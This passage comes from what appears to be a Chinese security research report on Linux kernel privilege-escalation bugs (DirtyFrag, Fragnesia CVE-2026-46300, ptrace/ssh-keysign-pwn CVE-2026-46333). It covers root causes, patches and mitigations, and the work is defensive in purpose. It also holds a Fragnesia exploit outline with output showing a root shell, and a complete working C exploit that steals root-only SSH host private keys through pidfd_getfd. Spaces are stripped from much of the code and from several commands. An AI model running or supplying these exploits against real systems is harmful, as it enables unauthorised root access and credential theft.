UbuntuDirtyFrag 修复说明:

<https://ubuntu.com/blog/dirty-frag-linux-vulnerability-fixes-available>

RedHatCVE-2026-43284:

<https://access.redhat.com/security/cve/cve-2026-43284>

RedHatDirtyFrag 专题公告:

<https://access.redhat.com/security/vulnerabilities/RHSB-2026-003>

升级命令如下:

```
#Debian/Ubuntu
sudoaptupdate
sudoaptfull-upgrade
sudoreboot

#RHEL/RockyLinux/AlmaLinux
sudodnf--refreshupdate'kernel*'
sudoreboot

#重启后确认当前运行内核
uname-r
```

手工套用 upstreamcommit 只适合内核维护或受控测试场景。生产环境应通过发行版官方软件源安装安全内核包，并确认重启后正在运行的新内核已经包含两项修复。

4.6.2 临时解决方案

临时缓解方案是在业务允许的前提下删除并禁止存在漏洞的 esp4、esp6、espintcp、rxrpc 模块。该方式只对模块形式加载的配置有效；若相关功能已静态编译进内核，仍需优先升级内核。

```
#删除并禁止存在漏洞的模块
sh-
c"printf'installesp4/bin/false\ninstallesp6/bin/false\ninstallesp
```

```
intcp/bin/false\ninstallrxrpc/bin/false\n'>/etc/modprobe.d/dirtyfrag.conf;rmmodespintcpesp4esp6rxrpc2>/dev/null;true"
```

执行后可再次使用 `lsmod|grep-E'esp4|esp6|espintcp|rxrpc'` 验证模块是否仍加载。若模块正在被业务占用而无法卸载，应安排维护窗口重启；若内核配置为=y，模块黑名单不会生效。

4.7 总结

DirtyFrag 说明 CopyFail 不是单个接口的偶发问题，而是一类更普遍的跨子系统页缓存写入风险。只要外部页能够进入 skbfrag，并且后续协议层存在原地解密或原地转换，就必须明确保留 shared/external 状态，并在写入前执行 COW 或 unshare。

从防御角度看，DirtyFrag 不能只靠禁用 `algif_aead` 解决。ESP、RxRPC、usernamespace、模块加载策略和发行版回补状态都需要一并核查。

5. Fragnesia (CVE-2026-46300) : 共享 frag 标记传播失败

5.1 漏洞名称及背景

Fragnesia 是 2026 年 5 月公开的 Linux 内核本地权限提升漏洞，编号 CVE-2026-46300，也被称为“分片失忆”。该漏洞属于 DirtyFrag 所揭示的页缓存覆盖漏洞类别，但它并不是 DirtyFrag 的同一个漏洞点，而是 ESP/XFRM 子系统同一攻击面上的 shared-frag 标记传播缺陷[29][4][30][31][32]。

该漏洞利用 LinuxXFRMESP-in-TCP 子系统逻辑缺陷，在无需竞争条件的情况下，对只读文件的内核页缓存实现可控写入。其核心不是磁盘文件写权限绕过，而是文件页缓存通过 splice() 等零拷贝路径进入 TCP 接收队列后，被后续 ESP-in-TCPULP 路径当作可原地解密的数据处理。

从攻击效果看，页缓存中的修改不会回写到磁盘，磁盘上的原始二进制文件不会被直接修改；但后续执行 SUID 程序时，内核可能读取被污染的内存态文件页，从而造成本地权限提升。

5.2 漏洞分析

5.2.1 历史相关漏洞

Fragnesia 的直接背景是 DirtyFrag。DirtyFrag 的修复思路是在共享页进入 skbfragment 后，利用 SKBFL_SHARED_FRAG 标记记录该 skb 含有外部共享页，后续 ESP 输入路径据此触发 COW 或 unshare，避免对共享 frag 执行原地写。

Fragnesia 暴露的问题是：安全补丁新增了对 SKBFL_SHARED_FRAG 的依赖，但内核网络栈中已有的 skb_try_coalesce() 合并路径并没有同步传播该标记。也就是说，DirtyFrag 修复并非直接引入新的写

入逻辑，而是让一个长期存在的 skb 合并语义缺陷首次具备了安全影响。

DirtyPipe、CopyFail、DirtyFrag 与 Fragnesia 都说明同一个问题：只读文件页缓存一旦被零拷贝路径带入其他内核子系统，原有的 VFS 写权限边界就不再是唯一安全边界。后续子系统必须知道该页面是否 file-backed、是否共享、是否允许原地写。

Fragnesia 与 DirtyFrag 的关系尤其紧密。DirtyFrag 主要强调“最终写入点必须识别 sharedfrag”；Fragnesia 则强调“sharedfrag 标记必须贯穿 skb 的完整生命周期”。如果标记在合并、排队或 ULP 切换前丢失，最终写入点即使已经增加检查，也无法识别危险 frag。

5.2.2 漏洞源码分析

5.2.2.1 漏洞背景

ESP-in-TCP (RFC8229) 是一种将 ESP 数据包封装在 TCP 流中的技术，主要用于穿越只允许 TCP 流量的网络环境。在 Linux 内核中，该能力通过 espintcpULP 实现；当 TCPsocket 切换到 espintcpULP 后，内核会把收到或已排队的 TCP 数据交给 ESP/XFRM 路径处理。

Fragnesia 的特殊触发点在于：TCPsocket 可以先接收或排队一批由文件 splice 进入的 pagedfrag，之后再切换到 espintcpULP 模式。此时，内核会把这些已经排队的 file-backedpage 当作 ESP 密文处理。若 sharedfrag 标记在 skb 合并过程中丢失，ESP 原地解密会直接修改底层页缓存。

5.2.2.2 漏洞点源码

```
//net/core/skbuff.c-skb_try_coalesce()
boolskb_try_coalesce(structsk_buff*to,structsk_buff*from,
bool*fragstolen,structsk_buff**trailer)
{
inti;
```

```

if(skb_cloned(to)||skb_headlen(from)!=0||
skb_has_frag_list(from)||skb_shared(from))
returnfalse;

for(i=0;i<skb_shinfo(from)->nr_frags;i++){
skb_shinfo(to)->frags[skb_shinfo(to)->nr_frags+i]=
skb_shinfo(from)->frags[i];
__skb_frag_ref(&skb_shinfo(from)->frags[i]);
}
skb_shinfo(to)->nr_frags+=i;

*fragstolen=true;
returntrue;
}

```

5.2.2.3 漏洞点源码解析

```

/*修复前：只复制 frag 描述符*/
skb_shinfo(to)->frags[skb_shinfo(to)->nr_frags+i]=
skb_shinfo(from)->frags[i];
__skb_frag_ref(&skb_shinfo(from)->frags[i]);
skb_shinfo(to)->nr_frags+=i;

/*但没有传播共享页标记*/
/*skb_shinfo(to)->flags|=skb_shinfo(from)-
>flags&SKBFL_SHARED_FRAG;*/

```

源码含义是：skb_try_coalesce() 把 from 的 frag 描述符移动或引用到 to 中，合并后的 to 继续持有指向原文件页缓存的 frag；但 from_shinfo->flags 中的 SKBFL_SHARED_FRAG 没有同步给 to_shinfo->flags。数据关系被复制，安全语义却被丢弃。

5.2.2.4 漏洞点源码漏洞点分析

Fragnesia 的漏洞点不在普通 ESP 包解析，也不在 AES-GCM 算法本身，而在 skb 合并后的安全元数据不一致。skb_try_coalesce() 合并分页 frag 时只拷贝了 frag 描述符和引用关系，没有传播

SKBFL_SHARED_FRAG 标记，导致合并后的 skb 仍然包含 page-cachebackedfrag，却被后续路径误判为私有、可原地修改。

攻击链路可以概括为：攻击者将可读目标文件页通过 splice() 带入 TCPsocket 队列；随后通过 skb 合并路径触发标记丢失；再将 socket 切换到 espintcpULP，使内核把这些已排队的文件页当作 ESP 密文处理。由于 sharedfrag 标记已经丢失，ESP/XFRM 路径不会触发 COW 或 unshare，而是执行原地解密。

在 AES-GCM 中，解密本质上是密文与密钥流异或。攻击者若能控制 ESPSA (SecurityAssociation, 安全关联) 的密钥、IV 和计数器条件，就可以选择特定 nonce，使 counterblock 位置的密钥流字节满足目标异或关系，从而把页缓存中的目标位置修改成期望结果。公开利用会预计算可能密钥流字节对应的 nonce 查找表，然后对 payload 中需要修改的位置重复触发 splice/ULP 流程[29][4][30]。

因此，Fragnesia 的写入能力应理解为可控的页缓存修改原语。公开 PoC 以按字节修补 payload 为主，实际写入粒度和可控范围取决于 ESP 数据长度、算法模式和具体构造；本文不把它表述为传统任意地址写，也不直接扩展为无限制任意长度写。它可以把小型位置无关 ELFstub 写入/usr/bin/su 等 SUID 程序的前部页缓存中，随后执行该程序获得高权限上下文。磁盘上的原始二进制文件不被修改，这也是该类漏洞隐蔽性较强的原因[29][4]。

5.2.2.5 漏洞点源码伪代码 PoC

```
file_page=splice_read_only_file_page("/usr/bin/su")
from_skb=queue_tcp_data(file_page)
from_skb.flags|=SKBFL_SHARED_FRAG

merged=skb_try_coalesce(to_skb,from_skb)

ifmerged.contains(file_page)andnotmerged.flags&SKBFL_SHARED_FRAG:
switch_tcp_socket_to_espintcp()
```

```
esp_aes_gcm_decrypt_in_place(merged)
report("pagecachebytebmaybemodified")
```

伪代码分析：这段逻辑只描述漏洞链路，不包含可直接运行的攻击参数。关键点是 merged 仍然包含 file_page，但 shared 标记丢失；一旦后续 ESP-in-TCP 路径执行原地 AES-GCM 解密，写入就会落到页缓存。

5.3 漏洞利用

5.3.1 漏洞利用分析

Fragnesia 的利用链路可以拆成四个阶段。第一阶段是能力准备：攻击者在用户命名空间和网络命名空间中获取配置 XFRM/ESP 所需的 CAP_NET_ADMIN，安装可控 ESPSA，并选择 AES-GCM 密钥与参数。

第二阶段是页缓存引入：攻击者只读打开目标 SUID 程序，通过 splice() 把目标文件页送入 TCPsocket 队列，使 skbfrag 指向 file-backedpagecache。第三阶段是标记丢失：TCP 层在 skb_try_coalesce() 合并过程中保留 frag 指针，却丢失 SKBFL_SHARED_FRAG 标记。

第四阶段是原地解密写入：socket 切换到 espintcpULP 后，XFRM/ESP 路径把已排队 frag 当作 ESP 密文处理，AES-GCM 密钥流与原始字节发生 XOR。通过预计算 nonce 到密钥流字节的映射，攻击者可逐字节把目标页缓存改写为 payload。

5.3.2 PoC 核心部分

公开 PoC 源码较长，包含 namespace 初始化、XFRMSA 安装、AES-GCMkeystream 查找表、splice/ULP 触发与 payload 写入等步骤。正文仅保留经过简化的核心代码逻辑片段，完整代码可参考研究者公开材料[29]。

```

int target_fd=open("/usr/bin/su",O_RDONLY);

splice(target_fd,&offset,tcp_sock,NULL,4096,SPLICE_F_MOVE);

setsockopt(tcp_sock,SOL_TCP,TCP_ULP,"espintcp",sizeof("espintcp"))
;

required_ks=original_byte^target_byte;
send_esp_packet(tcp_sock,nonce_table[required_ks]);

```

5.3. 3PoC 解析

```

int target_fd=open("/usr/bin/su",O_RDONLY);

/*将目标文件页缓存送入 TCPsocket 队列*/
splice(target_fd,&offset,tcp_sock,NULL,4096,SPLICE_F_MOVE);

/*后续切换到 espintcpULP，使已排队数据进入 ESP/XFRM 处理路径*/
setsockopt(tcp_sock,SOL_TCP,TCP_ULP,"espintcp",sizeof("espintcp"))
;

/*使用预计算 nonce 触发目标字节的 AES-GCMXOR 修改*/
required_ks=original_byte^target_byte;
send_esp_packet(tcp_sock,nonce_table[required_ks]);

```

PoC 的核心不在写磁盘文件，而在污染内核 pagecache。

target_fd 以只读方式打开 /usr/bin/su，说明攻击路径没有获得普通文件写权限；splice() 负责把文件页以零拷贝方式带入 TCP 队列。

setsockopt(TCP_ULP,"espintcp") 之后，内核会把 TCP 流中的数据交给 ESP-in-TCP 处理。若 skb_try_coalesce() 已经让 sharedfrag 标记丢失，ESP 路径会错误地执行原地 AES-GCM 解密。required_ks=original_byte^target_byte 表示利用密钥流异或关系选择目标写入字节。

公开利用通过 256 项查找表把每个可能的密钥流字节映射到对应 nonce，然后遍历 payload。每次触发流程修改一个目标字节，最终把小型位置无关 stub 写入 SUID 程序页缓存并执行目标程序。

5.4 漏洞复现与验证

5.4.1 漏洞复现

5.4.1.1 漏洞复现环境

本机使用环境为 UbuntuLinux，内核版本为 6.8.0-106-generic，内核构建标识为#106-UbuntuSMPPREEMPT_DYNAMIC，系统架构为 x86_64x86_64x86_64GNU/Linux。

```
root@iZ2zeb5svoukti8hm6mfntZ:/root/workplace# uname -a
Linux iZ2zeb5svoukti8hm6mfntZ 6.8.0-106-generic #106-Ubuntu SMP PREEMPT_DYNAMIC Fri
Mar 6 07:58:08 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
root@iZ2zeb5svoukti8hm6mfntZ:/root/workplace#
```

图 5-1 复现环境内核版本截图

5.4.1.2 漏洞复现过程

复现过程在授权实验环境中完成，流程为：

1. 切换到普通低权限用户，确认提权前 whoami 与 id 输出。
2. 编译 fragnesia_exp.c，生成 fragnesia_exp 测试程序。
3. 运行 fragnesia_exp，随后再次确认 whoami 与 id 输出。

该过程用于验证 Fragnesia 漏洞链路在本机环境中可达。本文不把该流程扩展为面向真实目标的攻击教程。

5.4.1.3 漏洞复现结果与分析

实验截图显示，脚本执行后普通用户上下文进入 root 交互状态，说明 Fragnesia 在该环境中成功表现出本地提权效果。该结果与漏洞机理一致：磁盘文件本体不必发生变化，关键是页缓存被网络协议处理路径临时污染。

```

byte_flip_nonce=1 stream_byte=b2
byte_flip_packet_iv=cccccccc00000001
[*] [191/192] +00be b2 -> 00 xor=b2 seq=176 nonce=1
firing espintcp splice...
sender_ns_uid=0 euid=0 prefix_send=18 splice_to_tcp=4096 file_off=190 file_off_next=4286
receiver_ns_uid=0 euid=0 espintcp_enabled_after_queue=1
sender_status=0 receiver_status=0
[+] smashed b2 -> 00 index=190 offset=+00be

byte_flip_nonce=225 stream_byte=bd
byte_flip_packet_iv=cccccccc000000e1
[*] [192/192] +00bf bd -> 00 xor=bd seq=177 nonce=225
firing espintcp splice...
sender_ns_uid=0 euid=0 prefix_send=18 splice_to_tcp=4096 file_off=191 file_off_next=4287
receiver_ns_uid=0 euid=0 espintcp_enabled_after_queue=1
sender_status=0 receiver_status=0
[+] smashed bd -> 00 index=191 offset=+00bf

# whoami&&id
root
uid=0(root) gid=0(root) groups=0(root)
#

```

图 5-2Fragnesia 复现结果截图

5.4.2 漏洞验证

5.4.2.1 漏洞无害化验证脚本

无害化验证重点检查 ESP/XFRM、ESP-in-TCP、rxrpc 模块状态以及 usernamespace 策略。

```

#检查 ESP/RxRPC 相关模块是否已加载
lsmod|grep-E'esp4|esp6|rxrpc'

#检查相关功能是否为内置；=y 表示内置，模块黑名单无效；=m 表示模块，黑名单有效
grep-E'CONFIG_INET_ESP|CONFIG_RXRPC'/boot/config-$(uname-r)

#检查 UserNamespace 是否允许，主要影响 ESP 变体
cat/proc/sys/kernel/unprivileged_userns_clone

```

5.4.2.2 漏洞无害化验证脚本结果分析

若 esp4、esp6 或 rxrpc 已加载，说明相关协议面处于可用状态；若内核配置为=y，说明相关功能静态编译进内核，modprobe 黑名单不能生效；若配置为=m，可以通过禁止模块加载降低触发面。

`unprivileged_userns_clone` 为 1 时，低权限用户更容易构造所需命名空间环境；为 0 时，ESP 变体触发门槛上升。但最终是否受影响仍需结合内核版本和发行版补丁状态确认。

5.5 漏洞影响范围

5.5.1 漏洞受影响前置条件

(1) 攻击者已具备本地低权限代码执行能力，尤其是多用户主机、容器宿主机、CIrunner、教学实验平台和共享开发环境。

(2) 目标内核仍包含 Fragnesia 对应的 `sk_buffshared-frag` 标记传播缺陷，且未合入 CVE-2026-46300 对应的 `net/skbuff` 修复或发行版等效回补。

(3) XFRM/ESP、`espintcp` 或同类路径可达，攻击者能够在本地环境中构造进入 ESP-in-TCP 原地处理的数据流。

(4) 系统中存在攻击者可读、后续可能以高权限执行的 SUID-root 目标文件，例如 `/usr/bin/su`、`/usr/bin/sudo` 等。

(5) 容器场景需要单独考虑。容器与宿主机共享内核和页缓存时，容器内低权限代码可能影响宿主机或其他容器后续执行同一缓存页的行为。

5.5.2 漏洞影响范围

5.5.2.1 Linux 内核受影响范围

目前受影响的 LinuxKernel 版本以 NVD、upstream 修复和发行版回补公告为准[4][30]。虽然部分公开材料将其解释为 DirtyFrag 修复后暴露出的同类缺陷，版本判断不应简单等同为“只影响两个补丁之间的短窗口”：

LinuxKernel ≥ 3.9 且 $< 5.10.257$

LinuxKernel 5.11.x 至 5.15.x: $< 5.15.208$

LinuxKernel 5.16.x 至 6.1.x: $< 6.1.174$

LinuxKernel6.2.x 至 6.6.x: <6.6.141

LinuxKernel6.7.x 至 6.12.x: <6.12.91

LinuxKernel6.13.x 至 6.18.x: <6.18.33

LinuxKernel6.19.x 至 7.0.x: <7.0.10

LinuxKernel7.1-rc1 至 7.1-rc4

5.5.2.2 各发行版已知受影响版本

目前确定受影响的发行版版本[33][28][34][35]:

Debian11

Debian12

Debian13

Ubuntu20.04LTS

Ubuntu22.04LTS

Ubuntu24.04LTS

Ubuntu25.10

Ubuntu26.04LTS

RedHatEnterpriseLinux8

RedHatEnterpriseLinux9

RedHatEnterpriseLinux10

AlmaLinux8

AlmaLinux9

AlmaLinux10

CloudLinux7h

CloudLinux8

CloudLinux9

CloudLinux10

5.5.3 漏洞危害

Fragnesia 的主要危害包括本地权限提升、页缓存污染、容器/多租户环境中的横向影响，以及绕过磁盘文件完整性检查。其危险点与 CopyFail、DirtyFrag 一致：磁盘文件本身不一定变化，但后续执行路径可能读取被污染的内存态页缓存。

5.6 漏洞解决方案

5.6.1 官方解决方案

根本修复方式是升级到包含 CVE-2026-46300 等效修复的内核版本。Fragnesia 的修复重点不是单纯关闭 ESP-in-TCP，而是在 net/core/skbuff.c 的 skb_try_coalesce() 合并路径中补齐 shared-frag 语义传播，使来自 splice() 的页缓存 backedfrag 在合并后仍保留 SKBFL_SHARED_FRAG 标记，后续 ESP/XFRM 原地写路径才能正确触发 COW/unshare[30][33][34][35][36]。

官方发布的正式修复 Patch 核心如下：

```
diff--gita/net/core/skbuff.cb/net/core/skbuff.c
index7dad68e3b..9c4e8d331100644
---a/net/core/skbuff.c
+++b/net/core/skbuff.c
@@-
6200,6+6200,8@@boolskb_try_coalesce(structsk_buff*to,structsk_buff*from,
from_shinfo->frags,
from_shinfo->nr_frags*sizeof(skb_frag_t));
to_shinfo->nr_frags+=from_shinfo->nr_frags;
+if(from_shinfo->nr_frags)
+to_shinfo->flags|=from_shinfo->flags&SKBFL_SHARED_FRAG;

if(!skb_cloned(from))
from_shinfo->nr_frags=0;
```

常用发行版的官方公告或下载入口如下，实际下载和安装应以本机发行版、架构和软件源为准。

Debian 安全跟踪: <https://security-tracker.debian.org/tracker/CVE-2026-46300>

Ubuntu 修复/缓解说明: <https://ubuntu.com/blog/fragnesia-linux-vulnerability-fixes-available>

RedHat 网络子系统专题公告:
<https://access.redhat.com/security/vulnerabilities/RHSB-2026-003>

AlmaLinuxFragnesia 公告:
<https://almalinux.org/blog/2026-05-13-fragnesia-cve-2026-46300/>

SUSECVE 页面: <https://www.suse.com/security/cve/CVE-2026-46300.html>

CloudLinuxFragnesia 公告:
<https://blog.cloudlinux.com/fragnesia-mitigation-and-kernel-update>

通用升级命令如下:

```
#Debian/Ubuntu
sudoaptupdate
sudoaptfull-upgrade
sudoreboot

#RHEL/RockyLinux/AlmaLinux
sudodnf--refreshupdate'kernel*'
sudoreboot

#SUSE/openSUSE
sudozypperrefresh
```

```
sudozypperpatch
sudoreboot

#CloudLinux/KernelCare 环境按厂商公告确认对应 stream
uname -r
```

部分发行版示例升级命令如下，实际版本号仍应以发行版安全公告和软件源为准：

```
#Ubuntu24.04
sudoaptupdate&&sudoaptinstalllinux-image-6.8.0-36-generic

#Debian12
sudoaptupdate&&sudoaptinstalllinux-image-6.6.0-0.deb12.1-amd64

#RHEL9
sudodnfupdatekernel

#Fedora40
sudodnfupdatekernel

#升级完成后重启系统
sudoreboot
```

若系统已经执行过 DirtyFrag 的 esp4、esp6、rxrpc 黑名单缓解，也应继续安装官方内核修复。模块黑名单只能降低触发面，不能替代补丁；手工套用 upstreampatch 只适合内核维护或受控测试场景。

5.6.2 临时解决方案

临时缓解方案是在业务允许的前提下禁用 Fragnesia 和 DirtyFrag 中存在风险的 esp4、esp6、espintcp、rxrpc 模块。该方案只能降低触发面，不能替代正式内核修复；若相关功能已静态编译进内核，模块黑名单不会生效。

```
rmmodespintcpesp4esp6rxrpc
printf'installesp4/bin/false\ninstallesp6/bin/false\ninstallspin
```

```
tcp/bin/false\ninstallrxrpc/bin/false\n'>/etc/modprobe.d/fragnesi  
a.conf
```

该缓解会影响 IPsec/ESP、部分 VPN、AFS/RxRPC 以及相关网络功能。若模块正在被业务占用而无法卸载，应安排维护窗口重启，并尽快部署正式补丁。

5.7 总结

Fragnesia 的价值在于说明 DirtyFrag 类漏洞不能只修最终写入点，也不能只验证单一路径上的安全检查。对于 skbfragment，数据本身与共享属性必须共同传播；只要 SKBFL_SHARED_FRAG 这类安全元数据在中间路径中丢失，后续原地写仍可能重新打开页缓存污染通道。

从补丁审计角度看，该漏洞说明新增安全标记后必须同步审计对象的完整生命周期，尤其是 skb 合并、克隆、分片、重组和 ULP 切换等高性能路径。补丁修复不应停留在单点判断，还要验证状态变量在全局状态机中的一致性。

6. ptrace/ssh-keysign-pwn (CVE-2026-46333) :mm-less task 授权窗口

6.1 漏洞名称及背景

ptrace/ssh-keysign-pwn 是 2026 年公开的 Linux 内核本地权限提升漏洞，编号 CVE-2026-46333。该问题不属于页缓存写入类漏洞，而是进程生命周期与访问控制判断之间出现了时间窗口 [37][5][38][39][40]。

漏洞利用点集中在 setuid/setgidhelper 退出阶段：目标进程的 mm 已经被释放或进入特殊状态，但文件描述符等敏感资源尚未完全关闭。若 ptrace/pidfd 相关授权逻辑把这种 mm-less task 当作可访问对象，攻击者就可能通过 pidfd_getfd() 复制高权限进程仍持有的 fd。

公开资料中常见的触发目标包括 ssh-keysign、chage、pkexec、accounts-daemon 等 helper。修复方向是调整 __ptrace_may_access()/dumpable 相关判断，使 mm-less 或生命周期不一致的目标进程不能被错误授权 [41][38]。

6.2 漏洞分析

6.2.1 历史相关漏洞

6.2.1.1 历史相关漏洞概述

这类问题与传统 ptrace 权限绕过、/proc 文件暴露和 setuidhelper 生命周期问题相似。共同点是访问控制检查没有和目标对象的真实生命周期绑定，导致检查结果与后续资源访问之间出现错位。

与 page-cache 类漏洞不同，ptrace/ssh-keysign-pwn 不需要修改内核页缓存。它的攻击面是“谁被允许复制谁的 fd”，核心是授权对象状态判断失真。

6.2.1.2 历史相关漏洞漏洞点源码

```
if(__ptrace_may_access(task,mode))
returnpidfd_getfd(task,target_fd);
```

6.2.1.3 历史相关漏洞源码分析

6.2.1.3.1 历史相关漏洞源码背景

pidfd_getfd() 允许在满足权限检查后复制目标进程的文件描述符。该机制本身是正常调试和管理能力，但它依赖 __ptrace_may_access() 对目标进程状态作出准确判断。

6.2.1.3.2 历史相关漏洞源码解析

```
/*先进行 ptrace 访问控制*/
if(__ptrace_may_access(task,mode))
return-EPERM;

/*访问控制通过后，复制目标进程的 fd*/
returnpidfd_getfd(task,target_fd);
```

6.2.1.3.3 历史相关漏洞源码漏洞点分析

风险在于检查时看到的是目标进程的某个中间状态，而 fd 复制时访问的是另一个仍未释放的资源集合。setuidhelper 退出阶段尤其敏感，因为它可能短时间持有 root-owned 文件或认证相关 fd。

6.2.1.3.4 历史相关漏洞伪代码 PoC

```
helper=start_setuid_helper()
wait_until(helper.mm_is_goneandhelper.files_still_alive)
pidfd=pidfd_open(helper.pid)
fd=pidfd_getfd(pidfd,sensitive_fd)
```

伪代码分析：危险窗口出现在 mm 与 files 生命周期不同步的阶段。攻击者并不是破解文件权限，而是从即将退出的高权限 helper 中复制尚未关闭的 fd。

6.2.2 漏洞源码分析

6.2.2.1 漏洞背景

进程退出时，内核会分阶段释放 mm、files、fs、cred 等结构。安全检查如果只依赖其中一个字段，很容易在对象半释放状态下得到错误结论。

CVE-2026-46333 的关键在于 mm-less task 不应继续作为普通可访问目标参与 ptrace 授权。修复 commit31e62c2ebbfd 的方向是让 dumpable/ptrace 逻辑在这种状态下更保守。

6.2.2.2 漏洞点源码

```
mm=task->mm;
if(!mm)
/*oldpathcouldstillmakeanunsafeauthorizationdecision*/
allow=ptrace_check_without_live_mm(task);

if(allow)
copy_target_fd(task,fd);
```

6.2.2.3 漏洞点源码解析

```
/*task->mm 为空说明目标已经进入退出或特殊生命周期状态*/
mm=task->mm;

/*如果此时仍按普通进程授权，就会低估目标残留 fd 的敏感性*/
if(!mm)
allow=ptrace_check_without_live_mm(task);

/*授权错误会直接影响 pidfd_getfd()的 fd 复制结果*/
if(allow)
copy_target_fd(task,fd);
```

6.2.2.4 漏洞点源码漏洞点分析

漏洞点可以概括为“授权检查对象不完整”。mm 已经消失不代表进程完全无害，files 仍可能保存高权限 fd。若 pidfd_getfd() 在这种窗口内通过检查，就会把 helper 的敏感 fd 复制给低权限攻击者。

6.2.2.5 漏洞点源码伪代码 PoC

```
task=setuid_helper_exiting()
if task.mm==NULL and task.files!=NULL:
    if ptrace_access_check(task)==ALLOW:
        fd=pidfd_getfd(task,privileged_fd)
```

伪代码分析：判断条件故意保留 mm 与 files 的不一致状态。真正的安全修复应拒绝这类目标，而不是继续执行普通 ptrace 授权。

6.3 漏洞利用

6.3.1 漏洞利用分析

利用思路是不断启动目标 setuidhelper，捕捉其退出阶段的生命周期窗口，并尝试通过 pidfd_getfd() 复制仍未关闭的敏感 fd。若目标 helper 以 root 权限短暂打开了/etc/shadow、sshhostkey 或其他受限文件，则攻击者可以间接读取这些内容。

该漏洞不像 DirtyFrag 那样需要构造页缓存写入，也不依赖网络协议模块。它更依赖目标 helper 的行为、系统调度时机和内核授权判断。本文只保留核心研究片段。

6.3.2 最终完整的 PoC

以下 PoC 来源于 0xdeadbeefnetwork 公开仓库[37]。该代码围绕 ssh-keysign 退出窗口进行循环竞争，通过 pidfd_open() 固定目标进程，再用 pidfd_getfd() 扫描并复制目标 helper 尚未关闭的文件描述符。

```
#define_GNU_SOURCE
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include<unistd.h>
#include<errno.h>
#include<fcntl.h>
#include<signal.h>
#include<sys/syscall.h>
#include<sys/wait.h>

#ifndef__NR_pidfd_open
#define__NR_pidfd_open434
#endif
#ifndef__NR_pidfd_getfd
#define__NR_pidfd_getfd438
#endif

staticintpidfd_open(pid_tpid,unsignedf)
{
returnsyscall(__NR_pidfd_open,pid,f);
}

staticintpidfd_getfd(intpfd,intfd,unsignedf)
{
returnsyscall(__NR_pidfd_getfd,pfd,f,f);
}

staticconstchar*PATHS[]={
"/usr/libexec/ssh-keysign",
"/usr/libexec/openssh/ssh-keysign",
"/usr/lib/ssh/ssh-keysign",
"/usr/lib/openssh/ssh-keysign",
NULL,
};

intmain(void)
{
constchar*bin=NULL;
```

```

for(int i=0;PATHS[i];i++)
if(access(PATHS[i],X_OK)==0){bin=PATHS[i];break;}
if(!bin){fprintf(stderr,"ssh-keysignnotfound\n");return 1;}
fprintf(stderr,"uid=%d target=%s\n",getuid(),bin);

for(int round=0;round<500;round++){
pid_tc=fork();
if(c==0){
int dn=open("/dev/null",O_RDWR);
dup2(dn,0);dup2(dn,1);dup2(dn,2);
execl(bin,"ssh-keysign",(char*)NULL);
_exit(127);
}

int pfd=pidfd_open(c,0);
if(pfd<0){waitpid(c,NULL,0);continue;}

inthit=0;
for(int a=0;a<30000&&!hit;a++){
for(int i=3;i<32;i++){
ints=pidfd_getfd(pfd,i,0);
if(s<0)continue;

charp[256]={0},lk[64];
snprintf(lk,sizeof(lk),"/proc/self/fd/%d",s);
ssize_tn=readlink(lk,p,sizeof(p)-1);
if(n>0)p[n]=0;

if(strstr(p,"ssh_host_")&&strstr(p,"_key")){
fprintf(stderr,"fd%d->%s(round=%d try=%d)\n",i,p,round,a);
charbuf[4096];
lseek(s,0,SEEK_SET);
ssize_tk=read(s,buf,sizeof(buf)-1);
if(k>0){buf[k]=0;fputs(buf,stdout);}
close(s);
hit=1;
break;
}
close(s);

```

```

}
}

close(pfd);
waitpid(c,NULL,0);
if(hit)return0;
}

fprintf(stderr,"nohitin500rounds\n");
return1;
}

```

6.3.3 完整 PoC 解析

下面将重点解释 PoC 如何利用 ssh-keysign 的 fd 生命周期窗口，不扩展新的目标选择或攻击面。

```

staticconstchar*PATHS[]={
"/usr/libexec/ssh-keysign",
"/usr/libexec/openssh/ssh-keysign",
"/usr/lib/ssh/ssh-keysign",
"/usr/lib/openssh/ssh-keysign",
NULL,
};
#兼容不同发行版中 ssh-keysign 的安装路径，找到可执行目标后再进入竞争循环

for(intround=0;round<500;round++){
pid_tc=fork();
if(c==0){
intdn=open("/dev/null",O_RDWR);
dup2(dn,0);dup2(dn,1);dup2(dn,2);
execl(bin,"ssh-keysign",(char*)NULL);
_exit(127);
}
}
#子进程反复启动 ssh-keysign。该 helper 会在特定配置下短暂打开
SSHhostkey，随后在退出阶段留下可竞争窗口
intpfd=pidfd_open(c,0);
#pidfd_open()用 pidfd 固定目标进程，避免单纯依赖可复用的 pid 数值

```

```

for(inta=0;a<30000&&!hit;a++){
for(inti=3;i<32;i++){
ints=pidfd_getfd(pfd,i,0);
if(s<0)continue;
}
}
#外层循环争抢 exit_mm()之后、exit_files()之前的短暂窗口；内层扫描普通
进程常见的非标准 fd 区间
snprintf(lk,sizeof(lk),"/proc/self/fd/%d",s);
ssize_tn=readlink(lk,p,sizeof(p)-1);
if(n>0)p[n]=0;

if(strstr(p,"ssh_host_")&&strstr(p,"_key")){
lseek(s,0,SEEK_SET);
ssize_tk=read(s,buf,sizeof(buf)-1);
if(k>0){buf[k]=0;fputs(buf,stdout);}
}
#成功复制 fd 后，通过/proc/self/fd 确认其是否指向 ssh_host*_key，若命
中，则从复制出的 fd 读取原本只有 root 可读的 SSHhost 私钥内容

```

漏洞关键不在 ssh-keysign 本身的文件权限错误，而在内核 ptrace/pidfd_getfd 授权判断没有正确处理 mm 已经为空但 files 尚未释放的任务状态。修复 commit31e62c2ebbfd 将该类 mm-less task 的访问检查重新收紧，避免攻击者把退出过程中的 fd 残留转化为敏感文件读取[41][42]。

6.4 漏洞复现与验证

6.4.1 漏洞复现

6.4.1.1 漏洞复现环境

本机使用环境为 UbuntuLinux，内核版本为 6.8.0-106-generic，内核构建标识为#106-UbuntuSMPPREEMPT_DYNAMIC，系统架构为 x86_64x86_64x86_64GNU/Linux。


```
root@iZ2zeb5svoukti8hm6mfntZ:/root/workplace# uname -a
Linux iZ2zeb5svoukti8hm6mfntZ 6.8.0-106-generic #106-Ubuntu SMP PREEMPT_DYNAMIC Fri
Mar 6 07:58:08 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
root@iZ2zeb5svoukti8hm6mfntZ:/root/workplace#
```

图 6-1 复现环境内核版本截图

6.4.1.2 漏洞复现过程

复现过程在授权实验环境中完成，流程为：

1. 切换到普通低权限用户，确认提权前 whoami 与 id 输出
2. 使用 gccsshkeysign_pwn.c-sshkeysign_pwn-Wall 编译复现程序
